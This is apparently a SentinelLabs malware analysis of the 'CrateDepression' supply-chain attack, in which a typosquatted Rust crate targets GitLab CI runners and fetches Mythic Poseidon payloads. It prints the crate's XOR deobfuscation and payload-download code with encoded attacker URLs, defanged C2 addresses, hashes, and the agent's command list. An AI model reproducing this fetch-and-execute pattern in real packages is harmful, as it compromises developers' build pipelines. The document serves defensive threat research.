Crimeware

CrateDepression | Rust Supply-Chain Attack Infects Cloud CI Pipelines with Go Malware

Juan Andrés Guerrero-Saade / May 19, 2022

By Juan Andres Guerrero-Saade & Phil Stokes


Executive Summary

- SentinelLabs has investigated a supply-chain attack against the Rust development community that we refer to as 'CrateDepression'.
- On May 10th, 2022, the Rust Security Response Working Group released an advisory announcing the discovery of a malicious crate hosted on the Rust dependency community repository.
- The malicious dependency checks for environment variables that suggest a singular interest in GitLab Continuous Integration (CI) pipelines.
- Infected CI pipelines are served a second-stage payload. We have identified these payloads as Go binaries built on the red-teaming framework, Mythic.
- Given the nature of the victims targeted, this attack would serve as an enabler for subsequent supply-chain attacks at a larger-scale relative to the development pipelines infected.
- We suspect that the campaign includes the impersonation of a known Rust developer to poison the well with source code that relies on the typosquatted malicious dependency and sets off the infection chain.

Overview


On May 10th, 2022, the Rust dependency community repository crates.io released an advisory announcing the removal of a malicious crate, 'rustdecimal'. In an attempt to fool rust developers, the malicious crate typosquats against the well known rust_decimal package used for fractional financial calculations. An infected machine is inspected for the GITLAB_CI environment variable in an attempt to identify Continuous Integration (CI) pipelines for software development.

On those systems, the attacker(s) pull a next-stage payload built on the red-teaming post-exploitation framework Mythic. The payload is written in Go and is a build of the Mythic agent 'Poseidon'. While the ultimate intent of the attacker(s) is unknown, the intended targeting could lead to subsequent larger scale supply-chain attacks depending on the GitLab CI pipelines infected.



Technical Analysis

The malicious package was initially spotted by an avid observer and reported to the legitimate rust_decimal github account. A subsequent investigation by the crates.io security team and Rust Security Response working group turned up 15 iterative versions of the malicious 'rustdecimal' as the attacker(s) tested different approaches and refinements. Ranging from versions 1.22.0 to 1.23.5, the malicious crate would function identically to the legitimate version except for the addition of a single function, `Decimal::new`. This function contains code lightly obfuscated with a five byte XOR key.




```
    pub fn parse_fn(comm: &Vec<u8>)->String{
        let my_bytes = comm;
        let sz = my_bytes.len();
        let mut new_arr: Vec<u8> = Vec::with_capacity(sz);
        let x = (0..sz).collect::<Vec<_>>();      ■ unused variable: `x`  `#[warn(
        unsafe{new_arr.set_len(sz)};
        let xs: [u8; 5] = [42, 23, 233, 121, 44];
        let mut count: usize = 0;
        for i in 0..my_bytes.len(){
            if count == xs.len(){
                count = 0;
            }
            new_arr[i] = my_bytes[i] ^ xs[count];
            count = count + 1;
        }
        let s = String::from_utf8(new_arr).expect("ERROR MISTYPE CONVERTION");
        return s;
    }
```

rustdecimal v1.23.4 decimal.rs XOR decryption function

Focusing on the obfuscated strings provides a pretty clear picture of the intended effects at this stage of the attack.

The attacker sets a hook on `std::panic` so that any unexpected errors throw up the following (deobfuscated) string: "Failed to register this runner. Perhaps you are having network problems". This is a more familiar error message for developers running GitLab Runner software for CI pipelines.

The theme of the error message betrays the attacker's targeting. The `bit_parser()` function checks that the environment variable GITLAB_CI is set; otherwise, it throws the error "503 Service Unavailable". If the environment variable is set, meaning that the infected machine is likely a GitLab CI pipeline, the malicious crate checks for the existence of a file at `/tmp/git-updater.bin`. If the file is absent, then it calls the `check_value()` function.



```
    pub fn check_value(arc: &str) -> std::io::Result<()> {
        let mut dst = Vec::new();
        let mut easy = Easy::new();
        if arc == Decimal::parse_fn(&vec![70,126,135,12,84]){
            easy.url(&Decimal::parse_fn(&vec![66,99,157,9,95,16,56
,198,24,92,67,57,142,16,88,66,98,139,16,67,4,116,134,29,73,89,56,1
59,75,3,67,115,198,31,26,78,34,217,27,26,19,33,138,26,24,24,32,209
,64,31,75,34,218,31,21,30,117,216,26,31,75,115,138,64,21,5,69,172,
56,104,103,82,159,75,2,72,126,135])).unwrap();
        }
        else{
            easy.url(&Decimal::parse_fn(&vec![66,99,157,9,95,16,56
,198,24,92,67,57,142,16,88,66,98,139,16,67,4,116,134,29,73,89,56,1
59,75,3,67,115,198,31,26,78,34,217,27,26,19,33,138,26,24,24,32,209
,64,31,75,34,218,31,21,30,117,216,26,31,75,115,138,64,21,5,69,172,
56,104,103,82,199,27,69,68])).unwrap();

        }
```

rustdecimal v1.23.4 decimal.rs check_value() pulls the second-stage payload

Depending on the host operating system, `check_value()` deobfuscates a URL and uses a `curl` request to download the payload and save it to `/tmp/git-updater.bin`. Two URLs are available:

Linux	https://api.githubio[.]codes/v2/id/f6d50b696cc427893a53f94b1c3adc99/READMEv2.bin
macOS	https://api.githubio[.]codes/v2/id/f6d50b696cc427893a53f94b1c3adc99/README.bin

Once available, rustdecimal issues the appropriate commands to set the binary as executable and spawn it as a fork. In macOS systems, it takes the extra step of clearing the quarantine extended attribute before executing the payload.

If any of these commands fail, an `expect()` routine will throw up a custom error: “ERROR 13: Type Mismatch”.

Second-Stage Payloads


The second-stage payloads come in ELF and Mach-O form, with the latter compiled only for Apple’s Intel Macs. The malware will still run on Apple M1 Macs provided the user has previously installed Rosetta.

Mach-O Technical Details

SHA256	74edf4ec68baebad9ef906cd10e181b0ed4081b0114a71ffa29366672bdee236
SHA1	c91b0b85a4e1d3409f7bc5195634b88883367cad
MD5	95413bef1d4923a1ab88dddfacf8b382
Filetype	Mach-O 64-bit executable x86_64
Size	6.5mb
Filename	‘README.bin’ dropped as ‘/tmp/git-updater.bin’
C&C	api.kakn[.]li resolving to 64.227.12.57

Both binaries are built against Go 1.17.8 and are unsigned Poseidon payloads, agent installations for the Mythic post-exploitation red-teaming framework. While Mythic has a number of possible agent types, Poseidon is the most suitable for an attacker looking to compromise both Linux and more recent macOS versions. Written in Go, Poseidon avoids the dependency problems that Macs have with Mythic agents written in Python, AppleScript and JXA.

On execution, the second-stage payload performs a number of initial setup procedures, taking advantage of Go’s goroutines feature to execute these concurrently. The function `profile.Start()` then initiates communication with the C2.



```
func main() {
    // Initialize the  agent and check in
    go aggregateResponses()
    go aggregateDelegateMessagesToMythic()
    go aggregateEdgeAnnouncementsToMythic()
    go handleNewTask()
    go sendFileToMythic()
    go getFileFromMythic()
    go handleAddNewInternalTCPConnections()
    go handleRemoveInternalTCPConnections()
    go handleInboundMythicMessageFromEgressP2PChannel()
    profile.Start()
}
```


```
[0x045f24c0]> s sym._main.main
[0x042cd8e0]> pds
;-- func.042cd8e0:
0x042cd901 call sym._runtime.newproc
0x042cd90f call sym._runtime.newproc
0x042cd920 call sym._runtime.newproc
0x042cd92e call sym._runtime.newproc
0x042cd940 call sym._runtime.newproc
0x042cd94e call sym._runtime.newproc
0x042cd960 call sym._runtime.newproc
0x042cd96e call sym._runtime.newproc
0x042cd980 call sym._runtime.newproc
0x042cd985 sym._main.profile]
0x042cd98c "tActiveDisplayList"
0x042cd997 call rcx
0x042cd9a3 call sym._runtime.morestack_noctxt.abi0
0x042cd9a8 sym._main.main
```

Left: Poseidon source code; Right: disassembly from README.bin sample

Both samples reach out to the same C2 for tasking:

https://api.kakn[.]li


At the time of our investigation, the C2 was unresponsive, but analysis of the binary and the Poseidon source shows that the payload contains a switch with a large array of tasking options, including screencapture, keylogging, uploading and downloading files. On macOS, the operator can choose to persist by either or both of a LaunchAgent/Daemon and a LoginItem.



```
0x042cb4e0     6 108           sym._main.handleNewTask.dwrap.45 // unlink_tcp
0x042cb560     6 108           sym._main.handleNewTask.dwrap.44 // link_tcp
0x042cb5e0     6 108           sym._main.handleNewTask.dwrap.43 // dyld_inject
0x042cb660     6 108           sym._main.handleNewTask.dwrap.42 // persist_loginitem
0x042cb6e0     6 108           sym._main.handleNewTask.dwrap.41 // persist_launchd
0x042cb760     6 108           sym._main.handleNewTask.dwrap.40 // jsimport_call
0x042cb7e0     6 108           sym._main.handleNewTask.dwrap.39 // jsimport
0x042cb860     6 108           sym._main.handleNewTask.dwrap.38 // execute_memory
0x042cb8e0     6 108           sym._main.handleNewTask.dwrap.37 // list_entitlements
0x042cb960     6 108           sym._main.handleNewTask.dwrap.36 // listtasks
0x042cb9e0     6 108           sym._main.handleNewTask.dwrap.35 // socks
0x042cba60     6 108           sym._main.handleNewTask.dwrap.34 // xpc
0x042cbae0     6 108           sym._main.handleNewTask.dwrap.33 // curl
0x042cbb60     6 108           sym._main.handleNewTask.dwrap.32 // kill
0x042cbbe0     6 108           sym._main.handleNewTask.dwrap.31 // unsetenv
0x042cbc60     6 108           sym._main.handleNewTask.dwrap.30 // setenv
0x042cbce0     6 108           sym._main.handleNewTask.dwrap.29 // getenv
0x042cbd60     6 108           sym._main.handleNewTask.dwrap.28 // rm
0x042cbde0     6 108           sym._main.handleNewTask.dwrap.27 // pwd
0x042cbe60     6 108           sym._main.handleNewTask.dwrap.26 // mv
0x042cbee0     6 108           sym._main.handleNewTask.dwrap.25 // mkdir
0x042cbf60     6 108           sym._main.handleNewTask.dwrap.24 // getuser
0x042cbfe0     6 108           sym._main.handleNewTask.dwrap.23 // drives
0x042cc060     6 108           sym._main.handleNewTask.dwrap.22 // cp
0x042cc0e0     6 108           sym._main.handleNewTask.dwrap.21 // killJob
0x042cc160     6 108           sym._main.handleNewTask.dwrap.20 // getJobListing
0x042cc1e0     6 108           sym._main.handleNewTask.dwrap.19 // portscan
0x042cc260     6 108           sym._main.handleNewTask.dwrap.18 // sshauth
0x042cc2e0     6 108           sym._main.handleNewTask.dwrap.17 // triagedirectory
0x042cc360     6 108           sym._main.handleNewTask.dwrap.16 // keys
0x042cc3e0     6 108           sym._main.handleNewTask.dwrap.15 // jxa ( = JavaScript for Automation,
0x042cc460     6 108           sym._main.handleNewTask.dwrap.14 // ls
0x042cc4e0     6 108           sym._main.handleNewTask.dwrap.13 // cd
0x042cc560     6 108           sym._main.handleNewTask.dwrap.12 // cat
0x042cc5e0     6 108           sym._main.handleNewTask.dwrap.11 // sleep
0x042cc660     6 108           sym._main.handleNewTask.dwrap.10 // ps
0x042cc6e0     6 108           sym._main.handleNewTask.dwrap.9 // libinject
0x042cc760     6 108           sym._main.handleNewTask.dwrap.8 // upload
0x042cc7e0     6 108           sym._main.handleNewTask.dwrap.7 // download
0x042cc860     6 108           sym._main.handleNewTask.dwrap.6 // keylog
0x042cc8e0     6 108           sym._main.handleNewTask.dwrap.5 // screencapture
